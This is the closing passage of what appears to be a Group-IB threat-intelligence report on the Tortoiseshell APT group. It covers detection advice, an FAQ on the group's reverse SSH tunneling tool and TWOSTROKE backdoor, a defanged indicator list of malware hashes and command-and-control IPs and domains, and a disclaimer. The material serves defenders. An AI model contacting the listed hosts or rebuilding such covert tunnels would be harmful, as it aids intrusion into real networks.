- Deploy targeted YARA rules and utilize [Endpoint Detection and Response](#) (EDR) mechanisms to identify known malware strains from the Tortoiseshell group.
- Monitor outbound network traffic for beaconing and HTTPS requests that match Tortoiseshell command-and-control communication patterns.

Frequently Asked Questions (FAQ)

1. What is an Advanced Persistent Threat (APT)?

arrow_drop_down

An [Advanced Persistent Threat \(APT\)](#) is a stealthy, prolonged cyberattack conducted by a well-resourced group — often state-sponsored. APTs normally focus on performing continuous espionage, secretly stealing sensitive information, such as intellectual property, financial data, or government secrets.

2. What are supply chain compromises / attacks?

arrow_drop_down

A [supply chain attack](#) is a cyberattack that targets an organization indirectly by first compromising a vendor, supplier, or software component in its ecosystem. Supply chain attacks target software vendors, managed service providers, and SaaS platforms to reach downstream customers. When threat actors compromise a trusted supplier or integration point, they can leverage legitimate access, making detection more difficult than with a direct attack.

3. What are the new Tortoiseshell toolsets identified in this research?

arrow_drop_down

The research highlights a reverse SSH-based tunneling utility disguised as a Windows Terminal Server API (wtsapi32.dll) and an updated sample of the TWOSTROKE C++ backdoor. Both components enable attackers to execute shell commands, manage files, and route C2 traffic directly into compromised environments.

4. What is a reverse SSH tunnel and how do cybercriminals exploit it?

arrow_drop_down

A reverse SSH tunnel is an encrypted connection initiated from inside an infected system outward to an attacker’s server. Cybercriminals exploit it by routing traffic sent to their C2 server back through this established connection, enabling them to bypass inbound firewalls and directly access compromised internal networks.

5. Which regions are the Tortoiseshell APT group observed to be expanding into?

arrow_drop_down

The group’s infrastructure and targeting profile span across countries in Europe and the Middle East. Specific targets include European nations such as the UK, France, Albania, and Belarus, alongside Middle Eastern regions including Israel, Turkey, and GCC member states.

Indicators of Compromise (IOCs)

Type	Value	Note
File hash	db58adc4a6c192520ed509b20a928279	TWOSTROKE backdoor
File hash	07dd28b748656e9e1a870c538d6df68c	Reverse SSH tunnel

Domains and IPs	172.86.98[.]113
	185.66.68[.]213
	185.253.116[.]71
	185.253.116[.]242
	185.253.118[.]246
	94.126.227[.]20
	89.44.80[.]42
	91.193.16[.]187
	89.44.80[.]234
	89.44.80[.]61
	94.126.227[.]119
	89.44.80[.]86
	89.44.80[.]6
	185.253.116[.]99
	89.44.80[.]56
	95.174.68[.]199
	185.253.116[.]166
	139.84.202[.]187
	188.119.149[.]200
	85.208.86[.]140
	89.44.80[.]96
	185.253.116[.]81
	79.141.167[.]230
	95.85.235[.]9

167.179.89[.]68

89.44.80[.]168

72.56.34[.]52

neexportfolio[.]com

neexportfolio[.]azurewebsites[.]net

neexportfolio[.]eastus.cloudapp.azure[.]com

locat[.]sbs

tiktok-u[.]sbs

jp2.tiktok-u[.]sbs

uk2.locat[.]sbs

can2.tiktok-u[.]sbs

uae7.locat[.]sbs

uae5.locat[.]sbs

sau3.locat[.]sbs

uae14.locat[.]sbs

uae2.locat[.]sbs

uae1.locat[.]sbs

au1.tiktok-u[.]sbs

uae4.locat[.]sbs

uae12.locat[.]sbs

uae3.locat[.]sbs

cloud.tiktok-u[.]sbs

5orka.tiktok-u[.]sbs

uae11.locat[.]sbs
sau1.locat[.]sbs
uk2.tiktok-u[.]sbs
uae8.tiktok-u[.]sbs
can2.locat[.]sbs
uae12.tiktok-u[.]sbs
au1.locat[.]sbs
5orka.locat[.]sbs
bel1.locat[.]sbs
uae2.tiktok-u[.]sbs
sau2.locat[.]sbs
uae13.locat[.]sbs
uae9.tiktok-u[.]sbs
uk1.locat[.]sbs
uae7.tiktok-u[.]sbs
uae6.tiktok-u[.]sbs
uae1.tiktok-u[.]sbs
uae4.tiktok-u[.]sbs
uae11.tiktok-u[.]sbs
uae5.tiktok-u[.]sbs
uae10.tiktok-u[.]sbs
uk1.tiktok-u[.]sbs
jp2.locat[.]sbs

bridge1.locat[.]sbs
bel1.tiktok-u[.]sbs
uae13.tiktok-u[.]sbs
uae14.tiktok-u[.]sbs
sau2.tiktok-u[.]sbs
uae9.locat[.]sbs
uae3.tiktok-u[.]sbs
sau1.tiktok-u[.]sbs
sau3.tiktok-u[.]sbs
uae8.locat[.]sbs
cloud.locat[.]sbs
bridge1.tiktok-u[.]sbs
uae6.locat[.]sbs
uae10.locat[.]sbs

DISCLAIMER: All technical information, including malware analysis, indicators of compromise and infrastructure details provided in this publication, is shared solely for defensive cybersecurity and research purposes. Group-IB does not endorse or permit any unauthorized or offensive use of the information contained herein. The data and conclusions represent Group-IB's analytical assessment based on available evidence and are intended to help organizations detect, prevent, and respond to cyber threats.

Group-IB expressly disclaims liability for any misuse of the information provided. Organizations and readers are encouraged to apply this intelligence responsibly and in compliance with all applicable laws and regulations.

This blog may reference legitimate third-party services such as Telegram and others, solely to illustrate cases where threat actors have abused or misused these platforms.

This material is provided for informational purposes, prepared by Group-IB as part of its own analytical investigation, and reflects recently identified threat activity.

All trademarks referenced herein are the property of their respective owners and are used solely for informational purposes, without any implication of affiliation or sponsorship.